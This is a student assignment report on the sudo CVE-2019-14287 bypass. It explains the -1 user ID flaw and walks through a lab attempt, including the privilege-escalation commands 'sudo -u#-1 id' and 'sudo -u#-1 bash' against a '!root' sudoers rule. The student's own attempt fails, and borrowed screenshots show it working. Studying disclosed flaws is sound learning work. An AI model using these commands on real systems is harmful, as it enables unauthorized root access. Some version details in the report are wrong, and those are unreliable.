Sri Lanka Institute of Information Technology

Sudo Security Bypass CVE 2019-14287

Individual Assignment

IE2012 - Systems and Network Programming

Submitted by:

Student Registration Number	Student Name
IT19115412	De Silva K.S.D.

Date of submission
11-May-2020

Table of Contents

Introduction

In year of 2019, ‘CVE-2019-14287’ a newly discovered open source vulnerability in Sudo, Linux’s popular command tool has been grabbing quite a few headlines. Since vulnerabilities in widespread and established open source projects can often cause a stir, I decided to present you with a quick cheat sheet to let you know exactly what the fuss is about.

On October 14, the Sudo team published a security alert about CVE-2019-14287, a new security issue discovered by **Joe Vennix** of Apple Information Security, in all Sudo versions prior to version 1.8.28. The security flaw could enable a malicious user to execute arbitrary commands as root user even in cases where the root access is disallowed.

Brief Discussion about the Vulnerability

Exploit Title : sudo 1.8.27 - Security Bypass

Date : 2019-10-15

Original Author: Joe Vennix

Exploit Author : Mohin Paramasivam

Version : Sudo <1.2.28

Tested on Linux

Credit : Joe Vennix from Apple Information Security found and analyzed the bug

Fix : The bug is fixed in sudo 1.8.28

CVE : 2019-14287

SUDO provide most powerful mechanism inside LINUX environment. SUDO (super user do) is a utility for UNIX- and Linux-based systems that provides an efficient way to give specific users permission to use specific system commands at the root (most powerful) level of the system. SUDO also logs all commands and arguments. Using SUDO, a system administrator can:

- Give some users the ability to run some (or all) commands at the root level of system operation.
- Control which commands a user can use on each host.
- See clearly from a log which users used which commands.
- Using timestamp files, control the amount of time a user has to enter commands after they have entered their password and been granted appropriate privileges.

The issue occurs when a sysadmin inserts an entry into the sudoers file.

For example:

```
hacker myhost = (ALL, !root) /usr/bin/bash
```

This entry means that user hacker is allowed to run “bash” as any user except the root user, meaning a security policy is in place in order to limit access.

Joe Vennix from Apple Information Security found that the function fails to parse all values correctly and when giving the parameter user id “-1” or its unsigned number “4294967295”, the command will run as root, bypassing the security policy entry I set in the example above.

Exploitation Methods and Techniques

Exploiting the bug requires that the user have sudo privileges that
allow them to run commands with an arbitrary user ID.
This means that the user's sudoers entry has the special value ALL
in the Run as specifier.

Sudo supports running a command with a user-specified user name or
user ID, if permitted by the sudoers policy.
For example, the following sudoers entry allow the id command to be
run as any user because it includes the ALL keyword in the Runas specifier.

```
  myhost ben = (ALL) /usr/bin/id
```

Not only as user, also "ben" is able to run the id command as any valid
user, that user is also able to run it as an arbitrary user ID by using
the "#uid" syntax.
For example:

```
sudo -u#1234 id -u
```

would return 1234.

However, the setresuid(2) and setreuid(2) system calls, which sudo
uses to change the user ID before running the command, treat user
ID -1 (-1 = 4294967295) specially and do not change the user ID for this value.
As a result,

```
  sudo -u#-1 id -u
```

or

```
  sudo -u#4294967295 id -u
```

will actually return 0.
This is because the sudo command itself
is already running as user ID 0 so when sudo tries to change to
user ID -1, no change occurs.

This results in sudo log entries that report the command as being
run by user ID 4294967295 and not root.

If a sudoers entry is written to allow the user to run a command
as any user except root, the bug can be used to avoid this restriction.
For example, given the following sudoers entry:


```
    myhost John = (ALL, !root) /usr/bin/vi
```

User John is allowed to run vi as any user but root. However, due
to the bug, John is actually able to run vi as root by running "sudo
-u#-1 vi", violating the security policy.

Exploitation

I have used Ubuntu 19.10 to exploit this vulnerability.


And I cannot done the exploit of this vulnerability, but I provided some screenshots till the error gained!



```
sachintha@sachintha-VirtualBox:~$ sudo -V
Sudo version 1.8.27
Sudoers policy plugin version 1.8.27
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.27
sachintha@sachintha-VirtualBox:~$ 
```

This vulnerability only occurs with sudo version 1.8.27.

Above mentioned I used that Ubuntu 19.10 with sudo version 1.8.27.




```
sachintha@sachintha-VirtualBox:~$ sudo -V
Sudo version 1.8.27
Sudoers policy plugin version 1.8.27
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.27
sachintha@sachintha-VirtualBox:~$ sudo adduser temp
[sudo] password for sachintha:
Adding user `temp' ...
Adding new group `temp' (1001) ...
Adding new user `temp' (1001) with group `temp' ...
Creating home directory `/home/temp' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for temp
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
```

First we want to add new user.


Sudo adduser *(new user name)*

After typing new password & re-typing the password, u can pass the “[]” values as default.



```
  GNU nano 4.3                    /etc/sudoers.tmp                       Modified
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/>

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
temp    ALL=(ALL) /usr/bin/id


^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line
```


Using **'sudo visudo'** shell code, we can get into sudoers.tmp file, then add new user (I have mentioned as 'temp').



```
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for temp
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
sachintha@sachintha-VirtualBox:~$ sudo visudo
sachintha@sachintha-VirtualBox:~$ su temp
Password:
temp@sachintha-VirtualBox:/home/sachintha$ sudo id
[sudo] password for temp:
uid=0(root) gid=0(root) groups=0(root)
temp@sachintha-VirtualBox:/home/sachintha$ sudo whoami
Sorry, user temp is not allowed to execute '/usr/bin/whoami' as root on sachintha-Virtu
alBox.
temp@sachintha-VirtualBox:/home/sachintha$ sudo -u sachintha id
uid=1000(sachintha) gid=1000(sachintha) groups=1000(sachintha),4(adm),24(cdrom),27(sudo
),30(dip),46(plugdev),119(lpadmin),130(lxd),131(sambashare)
temp@sachintha-VirtualBox:/home/sachintha$ exit
exit
sachintha@sachintha-VirtualBox:~$ 
```


Using **‘su’** (super user) shell code we can enter to the new user we created.

There are not allowed to execute user as super user root using shell codes.




```
  GNU nano 4.3                  /etc/sudoers.tmp                     Modified
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/>

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
temp    ALL=(ALL, !root) /usr/bin/id


^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line
```

Then go back to our previous(main) user and re-run the **‘sudo visudo’** shell code and make changes temp user as above mentioned.



```
sachintha@sachintha-VirtualBox:~$ su temp
Password:
temp@sachintha-VirtualBox:/home/sachintha$ sudo id
[sudo] password for temp:
uid=0(root) gid=0(root) groups=0(root)
temp@sachintha-VirtualBox:/home/sachintha$ sudo whoami
Sorry, user temp is not allowed to execute '/usr/bin/whoami' as root on sachintha-Virtu
alBox.
temp@sachintha-VirtualBox:/home/sachintha$ sudo -u sachintha id
uid=1000(sachintha) gid=1000(sachintha) groups=1000(sachintha),4(adm),24(cdrom),27(sudo
),30(dip),46(plugdev),119(lpadmin),130(lxd),131(sambashare)
temp@sachintha-VirtualBox:/home/sachintha$ exit
exit
sachintha@sachintha-VirtualBox:~$ sudo visudo
sachintha@sachintha-VirtualBox:~$ su temp
Password:
temp@sachintha-VirtualBox:/home/sachintha$ sudo -u sachintha id
uid=1000(sachintha) gid=1000(sachintha) groups=1000(sachintha),4(adm),24(cdrom),27(sudo
),30(dip),46(plugdev),119(lpadmin),130(lxd),131(sambashare)
temp@sachintha-VirtualBox:/home/sachintha$ sudo -u root id
Sorry, user temp is not allowed to execute '/usr/bin/id' as root on sachintha-VirtualBo
x.
temp@sachintha-VirtualBox:/home/sachintha$ sudo -u#-1 id
sudo: unknown user: #-1
sudo: unable to initialize policy plugin
temp@sachintha-VirtualBox:/home/sachintha$ 
```

After run this all shell codes you can get into root access!




```
temp@sachintha-VirtualBox:/home/sachintha$ sudo -u root id
Sorry, user temp is not allowed to execute '/usr/bin/id' as root on sachintha-VirtualBo
x.
temp@sachintha-VirtualBox:/home/sachintha$ sudo -u#-1 id
sudo: unknown user: #-1
sudo: unable to initialize policy plugin
temp@sachintha-VirtualBox:/home/sachintha$ sudo -u#-1 bash
sudo: unknown user: #-1
sudo: unable to initialize policy plugin
temp@sachintha-VirtualBox:/home/sachintha$ ^C
temp@sachintha-VirtualBox:/home/sachintha$ exit
exit
sachintha@sachintha-VirtualBox:~$ sudo visudo
sachintha@sachintha-VirtualBox:~$ su temp
Password:
temp@sachintha-VirtualBox:/home/sachintha$ sudo -u#-1 /bin/bash
sudo: unknown user: #-1
sudo: unable to initialize policy plugin
temp@sachintha-VirtualBox:/home/sachintha$ whoami
temp
temp@sachintha-VirtualBox:/home/sachintha$ id
uid=1001(temp) gid=1001(temp) groups=1001(temp)
temp@sachintha-VirtualBox:/home/sachintha$ ^C
temp@sachintha-VirtualBox:/home/sachintha$ exit
exit
sachintha@sachintha-VirtualBox:~$
```


But I’ve unlucky to run those successfully and I’ve failed with errors.

*******I mention here some screenshots for providing corrections*******

All this screenshots I've got from internet.



```
temp@xps15:/home/john$
temp@xps15:/home/john$
temp@xps15:/home/john$
temp@xps15:/home/john$
temp@xps15:/home/john$
temp@xps15:/home/john$ sudo -u john id
uid=1000(john) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(di
p),46(plugdev),118(lpadmin),129(sambashare)
temp@xps15:/home/john$ sudo -u root id
Sorry, user temp is not allowed to execute '/usr/bin/id' as root on xps15.
temp@xps15:/home/john$ sudo -u#-1 id
uid=0(root) gid=1002(temp) groups=1002(temp)
temp@xps15:/home/john$ sudo -u#-1 bash
Sorry, user temp is not allowed to execute '/usr/bin/bash' as #-1 on xps15.
temp@xps15:/home/john$ ^C
temp@xps15:/home/john$ exit
john@xps15:~$
```



```
